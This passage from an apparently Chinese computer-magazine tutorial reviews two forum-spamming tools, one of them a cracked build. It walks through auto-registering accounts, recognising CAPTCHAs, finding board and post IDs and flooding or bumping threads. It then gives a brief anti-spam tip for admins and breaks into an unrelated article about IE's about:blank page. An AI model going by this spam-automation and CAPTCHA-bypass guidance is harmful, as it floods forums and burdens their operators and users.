


图3

小知识：

“http://bbs.51auto.com/ 注册:JncxYnbO成功......”，这样的提示表示程序自动注册用户并且成功。

“http://bbs.51auto.com/ 板块:16 发送成功”，表示在该论坛的“id=10”的板块上发帖成功。而如果出现“http://bbs.cfan.com.cn/ 注册:KMJHhnWd成功(图形码)...”，则说明注册用户成功，但是该论坛发表帖子是要求图形码验证的。通常这就意味着如果我们要想继续在有验证码的论坛发送的话，就需要注册这个工具才行了。


至于对验证码的识别，程序作者也提供了一个Demo版的测试小软件，在程序的顶部点击一下，会弹出一个对话框要求我们选择一个验证码图片（图4）。

然后再选择验证码的类型，很明显这个是PHPWIND论坛的验证码（多逛逛这两种论坛就明白了），最后点识别（图5），此程序的识别技术还是挺不错的。

现在我们来看看程序发送的效果吧，如图6。


图5

图4



图6

程序完成发送后，会生成一些工作日志：

Post_ok.log　发送成功的列表


Post_error.log　发送失败的列表


ErrorMessage.htm　发送失败的提示内容，可以用IE打开查看失败的原因（图7）


图7

我们打开ErrorMessage.htm进行查看，发送失败的原因通常是因为论坛对发贴的时间间隔有限制，一般为15秒钟，不过程序没办法设置发贴的时间间隔，不知道算不算一个BUG。呵呵，瑕不掩瑜啦，这个工具总体上还是非常不错的。


上面介绍的急速论坛群发工具是一款针对PHP论坛的灌水工具，不过，除了PHP论坛外，还有大量使用ASP的论坛，我们当然不能忘记了动网论坛。


图8


图9

接下来要介绍的就是晨风论坛灌水机Bankin破解版。首先，我们需要注册一个用户，我注册的是chsls1：123456（程序提供了自动注册功能，不过不大好用），然后发一个帖子，找到自己刚才发表的帖子，把鼠标悬浮在帖子标题上就会提示出帖子的一些参数（图8）。


根据显示的参数，我们可以得知道论坛板块ID为4；帖子的ID为171。把这两个参数填到刚才的灌水程序中，然后设置好发送的时间间隔，选择好发送的方式。我选择的是顶自己的帖子，这样我的帖子就会永远在论坛最上面了。最后点开始发送，程序就可以发送数据包了，如图9。来看看灌出来的效果吧，如图10。


图10

如果选择“一直发新帖”就不用填写帖子的ID了，勾选“所有板块都发帖”，程序就会按规律填充板块ID，不过，如果所发论坛的板块ID不是规则的，那就要手工来填写了。

在我们使用这种论坛灌水机给自己的论坛做宣传的同时，我们自己的论坛也难免会遭到别人的狂轰乱炸，对于论坛的管理员来说，要想彻底的杜绝这种小广告几乎是办不到的，那有没有什么好的措施来防范呢？一个简单有效的方法就是将论坛设置成使用E-Mail激活注册用户，这样虽然会对用户的注册造成一定的麻烦，但确实可以杜绝这种小广告，我们只需要在论坛后台将没有激活的注册用户全部删除就可以了。

（本文所涉及到的急速论坛群发和晨风论坛灌水机已收录到光盘中）



当个性遇上空白

五岳天

相信大家都用过IE浏览器，也有很多人都知道“About：blank”，打开它后会发现窗口里面是一片空白。不过久而久之，我就看它不顺眼了，白色多不好看啊，我们要追求个性，要把它改成其它颜色，甚至要让它显示我喜欢的任何内容！所以我们要先了解一下“About:blank”到底是什么东西。严格的说，这也是一个网址，有些读者可能会问，网址又称URL，URL的组成是由“协议名：资源名”组成的，我们见到的形如“http://www.baidu.com”的这种才是URL的啊。其实我们可爱的“About:blank”同学也是符合定义的，“About”是协议名，那么剩下的“blank”自然也就是资源名了。说了这么多抽象